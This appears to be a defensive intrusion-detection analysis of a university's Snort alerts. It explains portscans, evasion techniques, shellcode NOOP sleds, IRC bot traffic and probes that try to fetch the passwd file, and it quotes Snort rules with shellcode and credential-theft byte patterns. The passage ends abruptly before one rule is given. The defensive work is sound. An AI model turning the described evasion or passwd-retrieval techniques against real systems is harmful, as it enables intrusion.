spp_http_decode- CGI Null Byte attack detected	6398
EXPLOIT x86 NOOP	6326
[UNIV NIDS IRC Alert] XDCC client detected attempting to IRC	6171
High port 65535 tcp - possible Red Worm - traffic	5614
MY.NET.30.3 activity	4483
CS WEBSERVER - external ftp traffic	4059
connect to 515 frm inside	3767
External RPC call	2942
High port 65535 udp - possible Red Worm - traffic	1700
TCP SRC and DST outside network	1583
[UNIV NIDS IRC Alert] IRC user /kill detected possible trojan.	1340
FTP passwd attempt	1269
IDS552/web-iis_IIS ISAPI Overflow ida nosize	1243
Null scan!	913
connect to 515 frm outside	818
NMAP TCP ping!	790

Possible trojan server activity	515
SUNRPC highport access!	384
Tiny Fragments - Possible Hostile Activity	318
Incomplete Packet Fragments Discarded	241
TFTP - Internal TCP connection to external tftp server	191
SNMP public access	183
SMB C access	161
TCP SMTP Source Port traffic	104
IRC evil - running XDCC	88
EXPLOIT x86 setuid 0	87
EXPLOIT x86 stealth noop	77
Notify Brian B. 3.56 tcp	52
TFTP - Internal UDP connection to external tftp server	51
Notify Brian B. 3.54 tcp	48
EXPLOIT x86 setgid 0	45
RFB - Possible WinVNC - 010708-1	38
DDOS shaft client to handler	35
ICMP SRC and DST outside network	31
[UNIV NIDS IRC Alert] Possible Incoming XDCC Send Request Detected.	20
Traffic frm port 53 to port 123	15
NETBIOS NT NULL session	14
[UNIV NIDS IRC Alert] Possible sdbot floodnet detected attempting to IRC	13
Attempted Sun RPC high port access	11
EXPLOIT NTPDX buffer overflow	11
DDOS mstream handler to client	9
External FTP to HelpDesk MY.NET.70.50	9
External FTP to HelpDesk MY.NET.70.49	8
NIMDA - Attempt to execute cmd frm campus host	7
Probable NMAP fingerprint attempt	7
[UNIV NIDS IRC Alert] K\:line'd user detected possible trojan.	4
[UNIV NIDS IRC Alert] User joining Warez channel detected. Possible XDCC bot	4
TFTP - External UDP connection to internal tftp server	4
[UNIV NIDS IRC Alert] User joining XDCC channel detected. Possible XDCC bot	3
Back Orifice	3
DDOS mstream client to handler	3
External FTP to HelpDesk MY.NET.53.29	2
CS WEBSERVER - external ssh traffic	1
EXPLOIT FTP passwd retrieval retr path	1
SYN-FIN scan!	1

Alerts.
The following is an alert-by-alert discussion of traffic noted by the IDS.

spp_portscan- PORTSCAN DETECTED – 67568 alerts

spp_portscan- portscan status – 697947 alerts
spp_portscan- End of portscan – 65800 alerts

Example log data from alert-030709:

```
07/09-08:58:09.340138  [**] spp_portscan: PORTSCAN DETECTED from
216.95.201.20 (STEALTH) [**]
07/09-08:58:12.404484  [**] spp_portscan: portscan status from 216.95.201.20:
1 connections across 1 hosts: TCP(1), UDP(0) STEALTH [**]
07/09-08:58:15.380057  [**] spp_portscan: End of portscan from 216.95.201.20:
TOTAL time(0s) hosts(1) TCP(1) UDP(0) STEALTH [**]
```

These three alerts are generated by the spp_portscan preprocessor. They mark the start, middle(s) and end of a portscan from one system against multiple other systems. One can set the parameters in the preprocessor to require a certain number of different targets/ports in a certain amount of time before the system identifies activity as a scan. However, keeping track of all the different sources and destinations and their ports can be memory-intensive. To reduce the numbers of alerts here one could implement stricter perimeter defenses that would not allow much of this traffic in. Details of high-volume scanners are given in the “Top Tens” section.

CS WEBSERVER - external ftp traffic – 127829 alerts
CS WEBSERVER - external ssh traffic – 1 alert
CS WEBSERVER - external web traffic – 4059 alerts

Example log data from alert-030707:

```
07/07-00:07:02.330392  [**] CS WEBSERVER - external web traffic [**]
203.193.147.238:55584 -> MY.NET.100.165:80
```

These alerts track only the occurrence of port 21, 22, and 80 traffic from external sources to the CS Webserver, IP MY.NET.100.165. There was only one ssh alert, though there were large numbers of web traffic and ftp:

There were six alerts in which the destination IPs was not the webserver. Since the alert did not log all traffic to these systems as it did with the above IP I am assuming that log corruption led to these alerts being included in the data.

The top source IP in these alerts is registered as egspd426.teoma.com. The IP is also shown in the logs as connecting on port 80 to MY.NET.30.4 (for which traffic there is a specific alert). Other than these, there are no instances of scanning, alerts, or OOS alerts in the database from this IP. It did show up multiple times in a Google search. Each time it was in reference to a web spider checking out a site’s files. I think it is a safe bet to assume it belongs to a search site’s spider checking our web server for new links and verifying the old. We will be seeing a lot of this activity against port 80 in other alerts below. I believe that this traffic is innocuous and not cause for alarm, unless there are restricted-access files on the web site that could be getting indexed by these spiders or your organizational policy forbids allowing spiders to index the site.

The next most prolific IPs in the list are some of Inktomi’s web search spiders. No other data from these systems was noted in alerts, scans, or OOS data. Again, unless there are restricted-access files on the web site that could be getting indexed by these spiders or your organizational policy forbids allowing spiders to index the site, this traffic is harmless.

Notable is source IP 202.42.184.18. This IP’s network belongs to Pacific Internet Limited, a company in Singapore. While there could be legitimate reasons for this host to be accessing our web server, it is also possible that this IP is either compromised or spoofed. While at this time it is not causing any noticeable harm in the network, this IP should probably be watched and/or blocked at the perimeter.

There were also numerous “CS WEBSERVER – external ftp traffic” alerts from various IPs registered as being part of networks supporting residential areas. I recommend that a university administrator check the logs to see exactly what they’re downloading from the server. I don’t think the volume is enough to be alarming- no DOS of the ftp server or anything- and the alerts don’t look tool-generated. However, it is prudent to ensure they are downloading authorized content. Large amounts of FTP traffic could be indicative of having warez on your system, which would mean you have a compromise.

spp_http_decode- IIS Unicode attack detected – 103905 alerts

Example log data from alert-030709:

```
07/09-08:14:40.801608  [**] spp_http_decode: IIS Unicode attack detected [**]
MY.NET.97.16:49259 -> 216.239.213.136:80
```

This is sometimes considered a stealth/IDS evasion technique. The spp_http_decode Snort preprocessor converts UNICODE to ascii so the resulting strings can be compared against hostile code lists. In the case of Nimda, the UNICODE, once translated, revealed an http attack against a Microsoft Internet Information Server on the target. The exact nature of these attacks is not listed in the alert. It is possible to get false positives from this alert since it is so non-specific. These alerts are very common (even when not false positives) because any website using alternate character sets uses Unicode. Unless widespread scanning of subnets or other correlating information is noted, these should not be taken by themselves as indicators of a problem. In this case, though there is a high volume of alerts, there are no patterns of subnets being targeted nor other supporting activity. I am considering this traffic to be false alarms.

SMB Name Wildcard – 52554 alerts

Example log data from alert-030706:

```
07/06-06:41:53.422906  [**] SMB Name Wildcard [**] 66.250.60.202:137 ->
MY.NET.190.40:137
```

This alert notifies you of an attempt from a source system to get netbios information from the target system. This can be used legitimately, as in the case of someone in your net trying to connect to a legitimately shared resource, or illegitimately by an attacker scanning for systems that could be vulnerable to SMB attacks and/or have open resource shares on their system. This port is frequently targeted by worms, which I believe is why there are so many instances of this alert.

Snort rule for finding this:

alert UDP $EXTERNAL any -> $INTERNAL 137 (msg:"IDS177/netbios-name-query"; content: "CKAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA|00 00|";) (Forster)

MY.NET.30.3 activity – 4483 alerts
MY.NET.30.4 activity – 25639 alerts

Example log data from alert-030709:

```
07/09-00:00:04.578871  [**] MY.NET.30.4 activity [**] 66.196.72.70:53835 ->
MY.NET.30.4:80
```

These alerts show activity from external hosts to the IP shown in the alert name. One of the IPs appears to be a web server, possibly also providing https services on an alternate port 51443 (an alternate SSL port when running some Netware web server products)(Novell). These IPs are also seeing traffic to port 524, which houses ncp, Netware Core Protocol, so I think we can safely assume these are Netware web servers.

The bulk of the rest of the traffic is to port 80, regular web traffic and traffic from Inktomi and other spider bots.

Queso fingerprint – 9648 alerts

Example log data from alert-030708:

```
07/08-15:58:47.116518  [**] Queso fingerprint [**] 62.168.116.87:58383 ->
MY.NET.25.70:113
```

Another OS fingerprinting tool like nmap. And like nmap, it's fingerprinting methods are visible and a good IDS like Snort running with preprocessors looking for things like this will note the combination of fingerprinting activities and be able to relate them to a tool such as queso. The significance of this alert is that someone is mapping your system to a level in which they know the OSs of targets and can tailor their attacks against those systems accordingly. http://project.honeynet.org/scans/arch/scan5.txt Snort preprocessors identify these and other fingerprinting attempts. Again, the scanning itself is not considered a significant incident, but one must correlate the scan with other alerts to determine if something bad is going on.

spp_http_decode- CGI Null Byte attack detected- 6398 alerts

Example log data from alert-030709:

```
07/09-08:33:41.694135  [**] spp_http_decode: CGI Null Byte attack detected
[**] MY.NET.81.58:49193 -> 66.135.192.148:80
```

This is considered a stealth/IDS evasion technique. The spp_http_decode Snort preprocessor converts UNICODE to ascii so the resulting strings can be compared against hostile code lists. In this case, a CGI null byte attack was detected after the string was decoded. The attacker inserts 0x00 (null byte) characters into an attack string in an attempt to keep signature-based IDSs from matching on the attack string. This happens because some IDSs will stop looking at the rest of the string when it encounters the null value, assuming that it is the end of the string, when in fact the part of the string that would have matched the attack signature was after the null. Whisker, among other tools, uses these. False positives are possible if encrypted data (ssl/443) or a cookie has the null byte character in it (Stewart- CGI Null Byte). Generated by Snort's spp_http_decode preprocessor. The alerts listed here are, I believe, cookies with the 0x00 byte in them. Most targets are advertising/banner websites of the sort that collect cookie data. All were outbound except for some alerts to two legitimate web servers.

EXPLOIT x86 NOOP- 6326 alerts

Example log data from alert-030706:

```
07/06-02:41:19.159550  [**] EXPLOIT x86 NOOP [**] 67.73.13.138:2981 ->
MY.NET.97.10:4443
```

This alert is designed to catch generic buffer overflows. In many buffer overflows the buffer is padded with NOOP (0x90) characters or other repetitious strings. The signatures below will generate this alert when detecting a large amount of 0x90 values or 0x61 values (Arachnids 181). These are not indisputable indicators of nefarious traffic, and must be taken in conjunction with other evidence before determining that a compromise has occurred. Ports in this case were primarily port 80 (http) and port 119 (nntp). There were also some alarming instances of VNC protocol (port 5900) outbound to a DSL address- will investigate this below. Otherwise, there was no indication of compromise based on the data available.

Snort rules for finding this:

```
alert ip $EXTERNAL_NET any -> $HOME_NET $SHELLCODE_PORTS
(msg:"SHELLCODE x86 NOOP"; content: "|90 90 90 90 90 90 90 90 90 90 90 90 90
90|"; depth: 128; reference:arachnids,181; classtype:shellcode-detect; sid:648; rev:5;)
alert ip $EXTERNAL_NET any -> $HOME_NET $SHELLCODE_PORTS
(msg:"SHELLCODE x86 NOOP"; content:"|61 61 61 61 61 61 61 61 61 61 61 61 61 61
61 61 61 61 61 61 61|"; classtype:shellcode-detect; sid:1394; rev:3;)
```

UNIV NIDS IRC Alert events are specific to Internet Relay Chat applications:

Alert	Total
[UNIV NIDS IRC Alert] XDCC client detected attempting to IRC	6171
[UNIV NIDS IRC Alert] IRC user /kill detected possible trojan.	1340
[UNIV NIDS IRC Alert] Possible Incoming XDCC Send Request Detected.	20
[UNIV NIDS IRC Alert] Possible sdbot floodnet detected attempting to IRC	13
[UNIV NIDS IRC Alert] K\:line'd user detected possible trojan.	4
[UNIV NIDS IRC Alert] User joining Warez channel detected. Possible XDCC bot	4
[UNIV NIDS IRC Alert] User joining XDCC channel detected. Possible XDCC bot	3

Example log data from alert-030707:

```
07/07-00:15:48.692465  [**] [UNIV NIDS IRC Alert] IRC user /kill detected,
possible trojan. [**] 80.239.146.2:6667 -> MY.NET.60.39:53087
```

All rules in the above ruleset are aimed at detecting IRC activities. An example of very similar signatures is at http://arpa.com/~nick/snort . Having these signatures on the University IDS is a pretty good idea. I'm surprised there aren't rules like this in the default Snort ruleset, since so many types of malware call home or otherwise use IRC channels.

Various features of IRC can be used to transfer files between individual IPs (no server necessary) and can also be used to relay commands from a server to a client. Many popular worms, Trojans, and viruses use IRC to connect from an infected system to a central location from which one or more "controllers" can issue commands to the compromised system. By having compromised systems connect to a central location from which commands can be issued, hackers can control the actions of large numbers of systems at one time and can use these systems to conduct large-scale distributed denials of service.

XDCC alerts are important to watch for. XDCC is frequently used to make warez available from compromised systems. Kills and k-lines are also important to watch for, because they are indicative of IRC servers rejecting bad behavior from a client. However, just because you see an XDCC transfer, a /kill, or a k-line doesn't mean that system has a Trojan. It is entirely possible that the user was playing around on an IRC channel and got booted by friends (or enemies), and no hacking activity was taking place, or that a user was trying to share legitimate files. Snort alerts looking for this type of traffic are indications of possible malicious activity, not definitive evidence of malicious activity.

In XDCC alerts, the source is the problem. In /kill and k-line alerts, the problem is with the destination. While some of the rules describe “regular” network traffic, in greater volumes this traffic could be indicative of compromise.

Traffic from MY.NET.198.221 ran from 11:43 to 13:44 on 8 July, roughly two hours. This IP combo generated 3508 alerts in that timeframe- and that’s the only time it showed up in the logs. The target IP is registered as undernet.irc.aol.com. There is one other alert the next day, where it generates a single “IRC evil- running XDCC” alert. This traffic should be investigated.

Each instance of alert “[UNIV NIDS IRC Alert] Possible sdbot floodnet detected attempting to IRC” was sourced from the internal network against a single external IP. These alerts were followed, in less than three seconds, with a Queso scan from the external IP against the internal IP. These systems definitely need to be checked for compromise.

There are 43 unique IPs and 43 dial-in (ppp) IPs that have been the source or destination of these alerts. Your best method of preventing this sort of traffic is to block traditional IRC ports. Perhaps set up a single IRC proxy through which any wannabe-IRCer must go through.

High port 65535 tcp - possible Red Worm – traffic – 5614 alerts
High port 65535 udp - possible Red Worm – traffic – 1700 alerts

Example log data from alert-030709:

```
07/09-01:09:37.918192  [**] High port 65535 tcp - possible Red Worm - traffic
[**] MY.NET.97.19:1286 -> 217.209.142.239:65535
```

The worm "red/adore" launches a program, called "icmp", that listens for an icmp packet with 77 bytes of data, when a packet of this size is received it forks a root shell and binds this shell to port 65535 (Martignoni). However, all instances of this alert point to the high port being an ephemeral port, except for certain ones from IP 63.250.195.10, which we will discuss in “Bad IPs! Bad!” below.

connect to 515 frm inside – 3767 alerts
connect to 515 frm outside – 818 alerts

Example log data from alert-030709:

```
07/09-13:30:13.735574  [**] connect to 515 from inside [**] MY.NET.162.41:721
-> 128.183.110.242:515
```

There are lots of possible exploits on port 515. There is also a legitimate use for port 515 traffic: LPR, or Line Printer Protocol. The RFC states that the source for this type of traffic must be between 721 and 731 (Powell).

Alerts from outside the network are from an IP registered to University X’s parent university, and directed at a computer with “newprint” in its fully-qualified domain name. The source port is 721 in all cases. I think that traffic is probably legitimate.

Alerts from inside the network are going from a system in the physics department to a system registered to NASA. While it makes sense that a physics student is going to a NASA computer, since physics and space travel are related, it is odd to me that the student is connecting to a printer. A system administrator might want to check on that system (MY.NET.162.41) just to be on the safe side.

If either of the above instances of this alert are legitimate traffic, they should be filtered so the alert log does not get littered with their false alarms.

External RPC call – 2942 alerts

Example log data from alert-030708:

```
07/08-06:14:57.343543  [**] External RPC call [**] 66.198.148.9:111 ->
MY.NET.190.52:111
```

I could not find any references to this rule in the default Snort ruleset. Based on the name of the alert and the destination ports in the alerts database, I think I can safely say that the rule looks for all port 111 (RPC) traffic from the external net. There were five external IPs that conducted wide-scale scanning of this port. Two of the scanners acted suspiciously towards internal IP MY.NET.190.52. I will go into greater detail on this in the "Internal IPs, oh my" section.

Snort rule for finding this:

alert tcp $EXTERNAL_NET any -> $HOME_NET 111 (msg:"External RPC call";)

ICMP SRC and DST outside network- 31 alerts
TCP SRC and DST outside network – 1583 alerts

Example log data from alert-030706:

```
07/06-21:31:56.123162  [**] ICMP SRC and DST outside network [**]
172.128.233.131 -> 172.167.213.210
07/06-11:46:10.163874  [**] TCP SRC and DST outside network [**]
172.201.136.3:80 -> 172.170.76.80:2711
```

These alerts alert on ICMP and TCP traffic that has both a source and destination IP that are not within the home network. This is supposed to be indicative of spoofing activity going on, which could be related to denials of service and other nefarious activity. Unfortunately, unless you can tell by your network configuration (router interfaces, etc) which way it's going, you can't tell if it originated within your net or outside it. Many firewalls and/or perimeter router ACLs are set up to prevent this type of activity. If this is the case then any alerts you see would be sourced within your network, which would be cause for further scrutiny. Another possibility is that hosts on the internal network, in addition to their university net connection, also have a dial-up connection to an ISP. This could account for all the Verizon dial-up IPs and AOL IPs, as well as various private IP ranges, that are showing up under these rules.

If you do have users who are using both the university network and a dial-up connection, they are effectively nullifying your IDS and perimeter defenses for everyone else on the network. Might want to sniff this traffic and try to identify where it's coming from so you can correct the security breach.

Snort rules for finding this:

These are not a default Snort rule but are easy to write:

alert icmp $EXTERNAL_NET any -> $EXTERNAL_NET any (msg:"ICMP SRC and DST outside network";)

alert tcp $EXTERNAL_NET any -> $EXTERNAL_NET any (msg:"ICMP SRC and DST outside network";)

FTP passwd attempt – 1269 alerts

Example log data from alert-030708:

```
07/08-07:43:36.516357  [**] FTP passwd attempt [**] 128.250.6.134:20349 ->
MY.NET.24.47:21
```

This unix attack is essentially the same as the "EXPLOIT FTP passwd retrieval retr path" alert, but with a different name. It represents an attempt to ftp the unix password file "passwd" from the target system (Arachnids 213). This is usually not a false positive because most files that are ftped are not called or do not embed within their name "passwd". All but one alert targeted two IPs- MY.NET.66.11 and MY.NET.24.47. Greater detail on analyzing actions against these IPs is in "Internal IPs, Oh My!" below.

There was one alert in which both the source and destination IPs were outside our network. It's not likely that the source is spoofed since there was not an accompanying "TCP SRC and DST outside network" alert as well, so I believe the alert was a victim of log corruption.

Snort rule for finding this:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 21 (msg:"FTP passwd retreval attempt"; flow:to_server,established; content:"RETR"; nocase; content:"passwd"; reference:arachnids,213; classtype:suspicious-filename-detect; sid:356;  rev:4;)
```

IDS552/web-iis_IIS ISAPI Overflow ida nosize – 1243 alerts

Example log data from alert-030707:

```
07/07-00:30:34.015291  [**] IDS552/web-iis_IIS ISAPI Overflow ida nosize [**]
61.54.96.30:3724 -> MY.NET.198.170:80
```

This is a web-specific alert. It looks for systems that are attempting to send an http request to a site that includes a file with an .ida extension. For example, Code Red and Nimda send use default.ida. It specifically detects when a user on the internal network executes an ida command. Just as with most alerts, these do not automatically mean a system is conducting an attack. It is remotely possible that the source is using a legitimate ida resource on the target machine. When seeing this type of alert, one must look at the whole situation (other alerts generated, volume/pattern of traffic, etc) before determining that the system is conducting an attack.

Interesting that the name of these alert has nosize tacked on the end. This is not standard verbiage for the average Code Red/Nimda catcher. Perhaps the rules are looking for packets in which there is no size set? I could not find any references to why this is so on the web.

Null scan! – 913 alerts

Example log data from alert-030709:

```
07/09-02:37:06.636190  [**] Null scan! [**] 67.119.233.217:43781 ->
MY.NET.12.4:110
```

Null scan is when an attacker sends a packet with no flags set. The response from a host is either nothing, meaning that the port is open, or a reset, meaning the port is closed. Or an icmp message giving you even more info. Microsoft systems are not vulnerable to this attack because they don't follow the RFC closely enough! (Skoudis, pg 207) The spp_stream4 Snort preprocessor picks this scan up. There are a variety of source IPs- ones that stand out are 141.156.139.19 and 213.176.8.2 because it looks like they're singling out certain IPs. I'll go into greater detail on the first one in "Bad IPs! Bad!"

NMAP TCP ping! – 790 alerts

Example log data from alert-030708:

```
07/08-16:06:19.006327  [**] NMAP TCP ping! [**] 12.175.112.193:80 ->
MY.NET.100.165:80
```

This is indicative of scanning activity. A TCP ping is essentially an unsolicited TCP packet with the ACK flag set. NMAP (Network Mapper) is a common network mapping and scanning tool freely available from http://www.insecure.org/nmap/ that will run this type of scan. It runs on about any OS and can fingerprint most types of systems. Part of it's scanning arsenal is sending tcp pings to different ports on target systems to get an idea of whether or not the target is listening on that port. This alert notices that activity and reports on it. The scanning preprocessor in Snort generates the alert.

Strange activity noted here- 193.41.181.254:80 to MY.NET.112.195:4662. The external IP was noted doing NMAP activity in Christine Chan's GCIA paper as well (Chan).

Possible trojan server activity – 515 alerts

Example log data from alert-030706:

```
07/06-06:41:09.610534  [**] Possible trojan server activity [**]
MY.NET.6.55:27374 -> 137.226.147.10:25
```

This non-default rule seems to detect any time an internal system talks to an external system on port 27374, a default port for the SubSeven and other trojans. Looking at the data I believe that while some of the data may be scan-related, all these alerts are false positives, generated when the ephemeral ports for various activities happened to randomize to 27374.

Snort rules for finding this:

alert tcp $EXTERNAL_NET 27374 -> $HOME_NET any (msg:"Possible Trojan server activity";)

alert tcp $HOME_NET any -> $EXTERNAL_NET 27374 (msg:"Possible Trojan server activity";)

Attempted Sun RPC high port access- 11 alerts

SUNRPC highport access! – 384 alerts

Example log data from alert-030708:

```
07/08-10:29:41.435560  [**] Attempted Sun RPC high port access [**]
128.8.74.2:53 -> MY.NET.97.165:32771
07/08-18:12:29.251409  [**] SUNRPC highport access! [**] 204.152.189.120:80 -
> MY.NET.83.55:32771
```

There are default Snort rules that look for port 32771 as well as other indicators, but none that look solely for the port. I cannot tell from the name of these alerts if they are only looking at the port or if they are considering the packet's content, as the default signatures do (Development/psad, roesch). The second signature generated a lot more alerts, and none of them were the same as the first signature's alerts. I believe there is something specific related to Suns and RPCs that's set in the first one, beyond just the RPC high port. The first rule probably gets checked first, and if it alerts it never goes on to check the second rule. The first rule generated some traffic from IP 63.250.195.10, which will be discussed in the "Bad IPs! Bad!" section below. The second rule generated a lot more ephemeral traffic. Everything can be matched up to a legitimate mail or web server or system providing some useful application.

Example rule to generate this traffic:
alert tcp $EXTERNAL_NET any -> $HOME_NET 32771 (msg:"Attempted Sun RPC high port access")

Tiny Fragments - Possible Hostile Activity – 318 alerts
Example log data from alert-030709:

```
07/09-17:55:08.478200  [**] Tiny Fragments - Possible Hostile Activity [**]
219.166.32.226 -> MY.NET.25.73
```

Tiny fragments are often used to slip hostile code past an IDS or firewall. They often will slice a packet in the middle of the tcp header so the source address is in a different packet than the target port. Since a source IP by itself isn't a problem, the packet goes through. Further packets are allowed without checking, so the IDS/firewall doesn't see that the next packet sends to a forbidden/restricted target port. The Snort signature below will alert on any ip packet that has a payload size less than 25 bytes, suggesting a fragmented TCP header followed by one or more small packets… This would detect attempts by tools such as FragRouter (fragrouter).

Snort rule for finding this:
alert ip $EXTERNAL_NET any -> $HOME_NET any (msg:"MISC Tiny Fragments"; fragbits:M; dsize: < 25; classtype:bad-unknown; sid:522; rev:1;)

Incomplete Packet Fragments Discarded – 241 alerts
Example log data from alert-030708:

```
07/08-15:29:47.263871  [**] Incomplete Packet Fragments Discarded [**]
195.14.219.161:0 -> MY.NET.97.114:0
```

Per Dragos Ruiu's post to the snort-users mailing list:

"This message is given by the defragmentation preprocessor when
packets bigger than 8k that are more than half empty when the last
fragment is received are discarded.

This can be caused by:
- transmission errors
- broken stacks
- and fragmentation attacks" (Ruiu)

There are two internal IPs, MY.NET.11.4 an MY.NET.112.96, which seem to have received more traffic than others. I noted no other discernable pattern in the data.

TFTP - External UDP connection to internal tftp server – 4 alerts
TFTP - Internal TCP connection to external tftp server – 191 alerts
TFTP - Internal UDP connection to external tftp server – 51 alerts
Example log data from alert-030708:

```
07/08-07:39:55.253625  [**] TFTP - External UDP connection to internal tftp
server [**] 63.250.195.10:50212 -> MY.NET.150.121:69
07/08-10:41:57.281977  [**] TFTP - Internal TCP connection to external tftp
server [**] 198.173.255.237:69 -> MY.NET.81.93:2402
07/08-13:37:50.254081  [**] TFTP - Internal UDP connection to external tftp
server [**] 64.125.197.7:69 -> MY.NET.1.3:123
```

These alerts watch for port 69 TFTP (trivial file transfer protocol) traffic. It is often used with routers, etc and is inherently insecure so must be used with caution. Worms such as NIMDA and MSBlast use it also. Vulnerable systems are instructed to TFTP into other compromised systems to download worm code. Thus, these often show up when a system is vulnerable to Nimda or MSBlast. However, it does not mean that they are infected with a worm, since an antivirus product can find and remove the tftp'ed worm code after this alert is generated.
TFTP using TCP could be indicative of the BackGate Trojan, since legitimate users of TCTP use UDP (Semper Eadum).

Our friend 63.250.195.10 of course tried to connect to our net on port 69. Another IP, 198.173.255.237, features prominently in the alert list. He will be discussed in greater detail in the "Bad IPs! Bad!" section below.

SNMP public access – 183 alerts

Example log data from alert-030708:

```
07/09-07:37:22.395784  [**] SNMP public access [**] 134.192.86.65:1058
-> MY.NET.190.13:161
```

This is an instance of an SNMP connection being made with the default name of "public". Obviously defaults are bad. If the name can be guessed, an attacker can easily get network information and/or take advantage of snmp utilities on the system. This vulnerability is covered under CAN-2002-0012 and CAN-2002-0013. In our network, a single external IP was connecting to a single internal IP. The external source IP is registered to a sister university, so I suspect that this is legitimate traffic.

Snort rules for finding this:

alert udp $EXTERNAL_NET any -> $HOME_NET 161 (msg:"SNMP public access udp"; content:"public"; reference:cve,CAN-1999-0517; reference:cve,CAN-2002-0012; reference:cve,CAN-2002-0013; sid:1411; rev:3; classtype:attempted-recon;)
alert tcp $EXTERNAL_NET any -> $HOME_NET 161 (msg:"SNMP public access tcp"; flow:to_server,established; content:"public"; reference:cve,CAN-1999-0517; reference:cve,CAN-2002-0012; reference:cve,CAN-2002-0013; sid:1412; classtype:attempted-recon; rev:5;)

SMB C access – 161 alerts

Example log data from alert-030708:

```
07/08-17:40:04.380049  [**] SMB C access [**] 213.6.39.84:3754 ->
MY.NET.132.45:139
```

This alert detects attempts to connect to the C drive of a windows system. Though there is no indicator of the success of the connection attempt, false positives are VERY rare. Often attackers will scan networks for administratively shared drives like this, using no or default passwords, in hopes of finding an unsecured system of which they can easily take control. While one external source scanned numerous IPs (perhaps a worm?) the rest of the sources targeted only eight different IPs. Those systems should be checked to ensure they are correctly restricting access to external sources. This is covered under CAN-1999-0621, "A component service related to NETBIOS is running".

Snort rules for finding this:

alert tcp $EXTERNAL_NET any -> $HOME_NET 139 (msg:"NETBIOS SMB C$ access"; flow:to_server,established; content: "|5c|C$|00 41 3a 00|";reference:arachnids,339; classtype:attempted-recon; sid:533; rev:5;)

TCP SMTP Source Port traffic – 104 alerts
Example log data from alert-030709:

```
07/09-16:54:28.000866  [**] TCP SMTP Source Port traffic [**] 64.179.52.39:25
-> MY.NET.25.73:25
```

This alert is generated when the source port is port 25. Since this could generate lots of false positives any time one of our mailservers sent something, I believe the rule excludes internal mailservers as destination IPs by setting the variable $SMTP_SERVERS in the Snort config file to the IPs of all our servers and excluding that IP in the rule. However, some of the internal mail servers do show up in the list as destinations, though the traffic (port 25 to port 25) does not look correct even though the source IP is also a mailserver. Perhaps the external server is compromised and the hacker is using it to recon others. I suspect there are multiple servers in the university, and only a small number of them send mail out of the organization. Those servers could be in their own variable, perhaps $OUTBOUND_MAIL, that would be excluded from this signature. If there were a high volume of alerts involving a single internal IP, this could be indicative of an email worm spreading through it's own smtp engine.

This alert also shows traffic from source port 25 to ephemeral ports. I believe that this traffic is the result of an os fingerprinting attempt or a very low-and-slow network mapping, since the volume of traffic is very low- the IPs do not show up in the scan logs or the OOS logs. In all, I do not think any of these alerts are significant.

Snort rule for finding this:
alert tcp any 25 -> !$OUTBOUND_MAIL any (msg:"TCP SMTP Source Port traffic";)

IRC evil - running XDCC – 88 alerts
Example log data from alert-030709:

```
07/09-02:23:30.300571  [**] IRC evil – running XDCC [**] MY.NET.80.209:1036 -
> 66.207.164.23:6667
```

These alerts are essentially the same as those being noted in the UNIV NIDS alerts above. Three distinct internal IPs connect to three distinct IPs registered as IRC servers. Should check the IPs to see if they are involved in something unauthorized, see "Internal IPs, Oh My!"

EXPLOIT x86 setuid 0 – 87 alerts
Example log data from alert-030709:

```
07/09-18:44:03.234113  [**] EXPLOIT x86 setuid 0 [**] 131.118.254.130:1826 ->
MY.NET.24.8:119
```

This linux-based signature is looking for a packet with values representing a user issuing a setuid 0 command, which sets the group id of someone/something to essentially root level (Arachnids 436). However, because the sig only looks for the value of four bytes it is easy for false positives to crop up with this sig. Correlations with other signatures and greater scrutiny of the targeted systems are needed to determine if this is a false positive or not. Many of the alerts are likely false positives due to ephemeral ports, but there are some unexplained ones.

Snort rule for finding this:

Alert ip $EXTERNAL_NET any -> $HOME_NET $SHELLCODE_PORTS (msg:”SHELLCODE x86 setuid 0”; content: “|b017 cd80|”; reference:arachnids,436; classtype:system-call-detect; sid:650; rev:5;)

EXPLOIT x86 stealth noop – 77 alerts
Example log data from alert-030708:

```
07/08-13:04:37.629905  [**] EXPLOIT x86 stealth noop [**]
218.103.242.103:1615 -> MY.NET.69.148:3872
```

This is another linux buffer overflow in which the attacker pads the buffer with “stealth” noops, or 0xeb 0x02 values (Arachnids 435). However, because the sig only looks for the value of four bytes it is easy for false positives to crop up with this sig. All but 13 alerts are due to use of port 119 nntp and port 80 http. Those 13 alerts are all between the two IPs shown above in the example. Greater scrutiny of the target system is required.

Snort rule for finding this:
alert ip $EXTERNAL_NET any -> $HOME_NET $SHELLCODE_PORTS (msg:"SHELLCODE x86 stealth NOOP"; content: "|eb 02 eb 02 eb 02|"; reference:arachnids,291; classtype:shellcode-detect; sid:651; rev:5;)

Notify Brian B. 3.54 tcp – 48 alerts
Notify Brian B. 3.56 tcp – 52 alerts
Example log data from alert-030709:

```
07/09-02:42:57.528528  [**] Notify Brian B. 3.56 tcp [**] 210.94.245.218:2369
-> MY.NET.3.56:80
```

These alerts show tcp traffic to the internal net on the IP listed in the alert. I suspect these were put in to more closely watch systems that an admin thought were acting strangely. Of interest is the IP from Mexico that is trying to web surf to this IP. No other traffic was notable. The other traffic is scanning traffic that was also noted to large numbers of other IPs in the network and did not appear to be targeted at these two IPs.

EXPLOIT x86 setgid 0 – 45 alerts
Example log data from alert-030709:

```
07/09-16:17:21.184933  [**] EXPLOIT x86 setgid 0 [**] 24.65.26.168:60140 ->
MY.NET.69.148:1139
```

This linux-based signature is looking for a packet with values representing a user issuing a setgid 0 command, which sets the group id of someone/something to root level (Arachnids 284). However, because the signature only looks for the value of four bytes it is easy for false positives to crop up with this sig. Correlations with other signatures and greater scrutiny of the targeted systems are needed to determine if this is a false positive or not.

Snort rule for finding this:
alert ip $EXTERNAL_NET any -> $HOME_NET $SHELLCODE_PORTS (msg:"SHELLCODE x86 setgid 0"; content: "|b0b5 cd80|"; reference:arachnids,284; classtype:system-call-detect; sid:649; rev:5;)

RFB – Possible WinVNC – 010708-1 – 38 alerts
Example log data from alert-030709

```
07/09-18:40:52.086110  [**] RFB - Possible WinVNC - 010708-1 [**]
MY.NET.111.51:5900 -> 68.55.196.211:33841
```

WinVNC is a remote control tool used to conduct admin on windows systems from somewhere else. Needless to say hackers like having remote control tools on their hacked systems because it makes controlling them very easy. The rule below looks for a paerticular string at a particular location in the packet's data. The presence of the required string as well as each alert involving port 5900 or 5901 (VNC ports) makes me say these systems probably need to be checked! See "Internal IPs, Oh My!" for more info.

The closest default Snort rule for this is as follows:
